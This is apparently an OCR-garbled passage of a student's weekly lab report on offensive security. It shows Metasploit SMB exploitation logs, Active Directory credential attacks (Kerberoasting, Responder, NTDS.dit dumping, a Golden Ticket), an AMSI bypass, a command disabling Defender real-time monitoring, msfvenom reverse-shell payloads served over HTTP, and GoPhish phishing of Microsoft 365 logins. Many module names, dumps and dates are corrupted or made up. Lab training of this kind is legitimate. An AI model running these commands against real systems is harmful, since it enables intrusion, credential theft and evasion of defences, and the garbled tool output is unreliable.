192.168.56.104>AAS - Trying exploit with 37 System Allocations.
192.168.56.104>AAS - Sending all but last fragment of exploit packet
192.168.56.104>AAS - Starting smb output pool growing
192.168.56.104>AAS - Sending SMBv2 buffers
192.168.56.104>AAS - Closing SMBv1 connection creating raw wala adjacent to SMBv2 buffer.
192.168.56.104>AAS - Sending final SMBv2 buffers.
192.168.56.104>AAS - Sending last fragment of exploit packet.
192.168.56.104>AAS - Receiving response from exploit packet.
192.168.56.104>AAS - HTTPSTATUS overwrite completed successfully (0=C000000D)
192.168.56.104>AAS - Sending ack to corrupted connection.
192.168.56.104>AAS - Triggering flow of corrupted buffer.
Sending stage (204992 bytes) to 192.168.56.104
meterpreter session 1 opened (192.168.56.104:4444) => 192.168.56.104:4444 at 2017-08-10 01:22:11 -0500
192.168.56.104> sysinfo |<br></pre>

```

Week 06 — Screenshot 3 of 15


```

+-----+
| 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 | 16 | 17 | 18 | 19 | 20 | 21 | 22 | 23 | 24 | 25 | 26 | 27 | 28 | 29 | 30 | 31 | 32 |
+-----+

Source Action Set View Map

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid Open Source Project

msf > use exploit/windows/sh/multi_exe
[*] No loaded configuration, defaulting to windows/sh/multi_exe/multi_exe.yml
msf exploit(windows/sh/multi_exe) > set RHOSTS 192.168.56.184
RHOSTS => 192.168.56.184
msf exploit(windows/sh/multi_exe) > set RHOST 192.168.56.184
RHOST => 192.168.56.184
msf exploit(windows/sh/multi_exe) > run
[*] Started cve-2020-1303 handler on 192.168.56.184/4444
[*] 192.168.56.184/4444 - Using auxiliary/scanner/sh/multi_exe to check
[*] 192.168.56.184/4444 - Host is likely VULNERABLE to MULTI-039 - Windows 7 Ultimate (64-bit)
[*] /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.2/gems/rack-1.3.2.0/lib/rack/forwarder.rb:13: warning: nested repeat operator '+' and '*' was replaced with '*' in regular expression
[*] 192.168.56.184/4444 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.184/4444 - The target is vulnerable.
[*] 192.168.56.184/4444 - Connecting to target for exploitation.
[*] 192.168.56.184/4444 - Connection established for exploitation.
[*] 192.168.56.184/4444 - Target OS selected valid for OS indicated by SMB reply.
[*] 192.168.56.184/4444 - CIFS raw buffer dump (18 bytes):
[*] 192.168.56.184/4444 - 00000000 2f 09 0a 54 6f 77 73 20 2f 20 55 5c 74 09 0d 01 - Windows 7 Ultimate
[*] 192.168.56.184/4444 - 00000000 54 65 20 37 35 30 31 70 53 05 72 76 69 63 05 20 - in SMB Service
[*] 192.168.56.184/4444 - 00000000 50 61 53 0a 20 31
[*] 192.168.56.184/4444 - Target arch selected valid for arch indicated by EXE/RPC reply.
[*] 192.168.56.184/4444 - Trying exploit with 32 Green Allocations.
[*] 192.168.56.184/4444 - Sending all but last fragment of exploit packet.
[*] Sending stage (36563 bytes) to 192.168.56.184.
[*] Meterpreter session 1 opened (192.168.56.184/4444) at 2020-09-24 02:19:14 +0000
[*] 192.168.56.184/4444 - rubySMB::Error:CommunicationError: rubySMB::Error:CommunicationError

Metasploit >

```

Week 06 — Screenshot 13 of 15

```

+-----+
| 7,056 exploits - 3,338 auxiliary - 2,943 payloads |
+-----+
| 432 post - 49 stagers - 14 cops - 12 session      |
+-----+

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/windows/shm/mst_010_exeinstall
[*] No payload configured, defaulting to windows/shm/meterpreter/reverse_tcp
msf exploit(mst_010_exeinstall) > set RHOSTS 192.168.56.100
RHOSTS => 192.168.56.100
msf exploit(mst_010_exeinstall) > set LHOST 192.168.56.100
LHOST => 192.168.56.100
msf exploit(mst_010_exeinstall) > run
[*] Started reverse TCP handler on 192.168.56.100:4444
[*] 192.168.56.100:4444 - Using auxiliary/scanner/shm/mst_010 as check
[*] 192.168.56.100:4444 - Host is likely VULNERABLE to MSIT-010! - Windows 7 Ultimate SP1 Service Pack 1 x64 (64-bit)
[*] /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rack-3.1.0/lib/rack/request.rb:10: warning: meter repeat operator '+' and '?' was replaced with '*' in 1.9.2 or earlier
[*] 192.168.56.100:4444 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.100:4444 - The target is vulnerable.
[*] 192.168.56.100:4444 - Connecting to handler for exploitation.
[*] 192.168.56.100:4444 - Connection established for exploitation.
[*] 192.168.56.100:4444 - Target ID selected valid for OS indicated by SMB reply
[*] 192.168.56.100:4444 - SMB raw buffer size (18 bytes)
[*] 192.168.56.100:4444 - +-----+
[*] 192.168.56.100:4444 - +-----+
[*] 192.168.56.100:4444 - +-----+
[*] 192.168.56.100:4444 - +-----+
[*] 192.168.56.100:4444 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.100:4444 - Trying exploit with 32 Screen Allocations
[*] 192.168.56.100:4444 - Sending all but last fragment of exploit packet
[*] Sending stage (54982 bytes) to 192.168.56.100
[*] Meterpreter session 1 opened (192.168.56.100:4444) => 192.168.56.100:4444 at 2025-08-16 02:19:16 -0500
[*] 192.168.56.100:4444 - RubyMPS::ErrorCommunicatorFrom: RubyMPS::ErrorCommunicatorFrom

msf5(mst_010_exeinstall) > help-shell
msf5(mst_010_exeinstall) > shell
msf5(mst_010_exeinstall) > whoami
msf5(mst_010_exeinstall) > sysinfo
msf5(mst_010_exeinstall) > ipconfig
msf5(mst_010_exeinstall) > netstat
msf5(mst_010_exeinstall) > ps
msf5(mst_010_exeinstall) > exit

```

Week 06 — Screenshot 14 of 15

[illegible]


Week 06 — Screenshot 15 of 15

2.7 Week 07 — Overview

Week 07 introduced Active Directory offensive techniques. PowerView was imported into the domain environment to enumerate users, groups, computers, and domain controllers. SharpHound was run to collect BloodHound data for attack path analysis. AS-REP Roasting was performed using impacket-GetNPUsers against the testuser account configured without Kerberos pre-authentication. Kerberoasting was performed using Invoke-Kerberoast to extract TGS hashes for svcaccount.

Key Tasks / Findings:



- PowerView import with execution policy bypass (Set-ExecutionPolicy Bypass)
- Get-NetUser, Get-DomainGroup, Get-DomainGroupMember enumeration
- DC and domain computer enumeration (WIN-TUUV87KE0FI, PC)
- SharpHound v2.14.0 data collection (All collection method)
- AS-REP Roasting — impacket-GetNPUsers targeting testuser
- Kerberoasting — Invoke-Kerberoast capturing svcaccount TGS hash
- Domain Admins group identified: Administrator only member
- 10 screenshots documented






Week 07 — Screenshot 1 of 10



Week 07 — Screenshot 2 of 10







Week 07 — Screenshot 10 of 10



Week 07 — Screenshot 10 of 10



WEEK 08

AD Domain Dominance & Advanced Persistence

2.8 Week 08 — Overview

Week 08 represented full domain compromise. Responder was deployed to poison LLMNR/NBT-NS broadcast queries and capture NTLMv2 authentication hashes from the Windows 7 workstation. Metasploit's server/capture/smb module also captured NTLMv2 hashes. Hashcat (mode 5600) was used to crack the captured hashes. ACL misconfigurations were enumerated using Get-ObjectAcl, revealing GenericAll rights. impacket-secretsdump extracted the full NTDS.dit domain credential database. impacket-ticketer forged a Golden Ticket using the krbtgt hash.




Key Tasks / Findings:

- Responder LLMNR/NBT-NS/MDNS poisoning on eth0
- NTLMv2 hash capture via Metasploit server/capture/smb module
- Hashcat mode 5600 (NetNTLMv2) hash cracking with rockyou.txt
- ACL enumeration — GenericAll on svcaccount and testuser
- Add-DomainObjectAcl DCSync rights escalation
- impacket-secretsdump full NTDS.dit extraction from DC (192.168.56.10)

- [illegible]

[illegible]

Week 08 — Screenshot 2 of 13



- Sliver implant generation (windows/amd64) and delivery
- SCT scriptlet (JScript/ActiveX) via regsvr32 Squiblydoo technique
- certutil -urlcache payload delivery from Python HTTP server
- UPX packer testing (encountered section size incompatibility)
- 12 screenshots documented

```

PS C:\Users\Administrator> $a = 'System.Management.Automation.AnsiUtils'.Get-...
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent


PS C:\Users\Administrator> 'Invoke-MiniKatz'
At line:1 char:1
+ 'Invoke-MiniKatz'
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Administrator> $a = 'System.Management.Automation.A'
PS C:\Users\Administrator> $b = 'msiutils'
PS C:\Users\Administrator> $c = [Ref].Assembly.GetType($a-$b)
PS C:\Users\Administrator> $d = $c.GetField('ansInitFailed', 'NonPublic,Static')
PS C:\Users\Administrator> $d.SetValue($null,$true)
You cannot call a method on a null-valued expression.
At line:1 char:1
+ $d.SetValue($null,$true)
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [], RuntimeException
+ FullyQualifiedErrorId : InvokeMethodOnNull



PS C:\Users\Administrator> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Users\Administrator> 'Invoke-MiniKatz'
Invoke-MiniKatz
PS C:\Users\Administrator>

```

Week 09 — Screenshot 1 of 12



Week 09 — Screenshot 2 of 12



```
Session: Action Editor View Help
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... failed: Temporary failure in name resolution.
wget: unable to resolve host address 'raw.githubusercontent.com'

[ali@kali]~$
$ msf -o packed_payload.exe payload1.exe
Ultimate Packer for executables
Copyright (C) 1996 - 2024
UPX 4.2.4 Markus Oberhumer, Laszlo Molnar & John Reiser May 9th 2024

File size      Ratio      Format      Name
-----
msf: payload1.exe: CantPackException: section size problem
Packed 1 file: 0 ok, 1 error.

[ali@kali]~$
$ msf -o packed_payload.exe payload1.exe
Ultimate Packer for executables
Copyright (C) 1996 - 2024
UPX 4.2.4 Markus Oberhumer, Laszlo Molnar & John Reiser May 9th 2024

File size      Ratio      Format      Name
-----
msf: payload1.exe: CantPackException: section size problem
Packed 1 file: 0 ok, 1 error.

[ali@kali]~$
$ msf -o packed_payload.exe payload1.exe
Ultimate Packer for executables
Copyright (C) 1996 - 2024
UPX 4.2.4 Markus Oberhumer, Laszlo Molnar & John Reiser May 9th 2024

File size      Ratio      Format      Name
-----
msf: payload1.exe: CantPackException: section size problem
Packed 1 file: 0 ok, 1 error.

[ali@kali]~$
```

Week 09 — Screenshot 6 of 12

```
Session: Action Editor View Help
> packets transmitted: 5 received, 0% packet loss, time 4050ms
rtt min/avg/max/mdev = 1.167/1.317/2.688/0.129 ms

[ali@kali]~$
[ali@kali]~$
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444 -t x64 -e x86/xor_dynamic -f exe -o encoded_payload.exe
[*] No platform was selected, choosing Mrf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 560 bytes
Final size of exe file: 7680 bytes
Save as: payload1.exe

[ali@kali]~$
$ cp -
[ali@kali]~$
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.104 - - [04/Sep/2026 12:07:36] "GET / HTTP/1.1" 200 -
192.168.56.105 - - [04/Sep/2026 12:07:36] "code 404, message file not found"
192.168.56.104 - - [04/Sep/2026 12:07:36] "GET /favicon.ico HTTP/1.1" 404 -
192.168.56.104 - - [04/Sep/2026 12:07:43] "GET /payload1.exe HTTP/1.1" 200 -
Keyboard interrupt received, exiting.

[ali@kali]~$
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444 -t x64/xor_dynamic -i 5 -f exe -o encoded_payload.exe
[*] No platform was selected, choosing Mrf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x64/xor_dynamic
x64/xor_dynamic succeeded with size 550 (iteration:0)
x64/xor_dynamic succeeded with size 480 (iteration:1)
x64/xor_dynamic succeeded with size 402 (iteration:2)
x64/xor_dynamic succeeded with size 711 (iteration:3)
x64/xor_dynamic succeeded with size 762 (iteration:4)
x64/xor_dynamic chosen with final size 762
Payload size: 762 bytes
Final size of exe file: 7880 bytes
Save as: encoded_
```

Week 09 — Screenshot 7 of 12

```
Session: Action Editor View Help
[ali@kali]~$
$ sudo apt install -y msfpc
[sudo] password for ali:
msfpc is already the newest version (1.4.5-0kali1).
msfpc set to manually installed.
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1070

[ali@kali]~$
$ msfpc windows 192.168.56.102
[*] MSFvenom Payload Creator (MSFPC v1.4.5)
[*] IP: 192.168.56.102
[*] PORT: 443
[*] TYPE: windows (windows/meterpreter/reverse_tcp)
[*] CMD: msfvenom -p windows/meterpreter/reverse_tcp -f exe \
  -platform windows -e x86 -e generic/nop LHOST=192.168.56.102 LPORT=443 \
  > /home/ali/windows meterpreter-staged-reverse-tcp-443.exe'

[*] windows meterpreter created: '/home/ali/windows-meterpreter-staged-reverse-tcp-443.exe'

[*] MRF handler file: '/home/ali/windows-meterpreter-staged-reverse-tcp-443.exe.rc'
[*] Run: mfcconsole -a r '/home/ali/windows-meterpreter-staged-reverse-tcp-443.exe.rc'
[*] Quick web server (for file transfer): python2 -m SimpleHTTPServer 8080
[*] Done!

[ali@kali]~$
```

Week 09 — Screenshot 8 of 12

[illegible]


Week 09 — Screenshot 9 of 12

[illegible]

Week 09 — Screenshot 10 of 12

[illegible]

Week 09 — Screenshot 11 of 12



Week 09 — Screenshot 12 of 12



WEEK 10

Phishing Infrastructure (GoPhish) & Social Engineering

2.10 Week 10 — Overview

Week 10 covered offensive phishing infrastructure deployment and social engineering payload creation. GoPhish was downloaded and configured with a spoofed "M365 Security Alert" email template and a cloned Microsoft 365 login landing page. SMTP sending profiles were configured. Additional payload delivery mechanisms were explored: malicious LNK files, VBA macros, HTML smuggling, and WMI persistence via MOF files. SPF, DKIM, and DMARC concepts for domain spoofing were documented.

Key Tasks / Findings:

- GoPhish installation and initial configuration
- "M365 Security Alert" email template creation
- Microsoft 365 clone login landing page via GoPhish site import
- SMTP sending profile (Test SMTP) configuration
- Malicious LNK file concept — PowerShell IEX download cradle
- VBA macro payload via msfvenom (-f vba)
- HTML Smuggling — base64-encoded payload in JavaScript Blob
- WMI MOF persistence (persist.mof) with mofcomp
- SPF/DKIM/DMARC theory notes — typosquatting and homograph attacks
- 18 screenshots documented

[illegible]

Week 10 — Screenshot 4 of 18

[illegible]


Week 10 — Screenshot 5 of 18

[illegible]


Week 10 — Screenshot 6 of 18

[illegible]


Week 10 — Screenshot 10 of 18



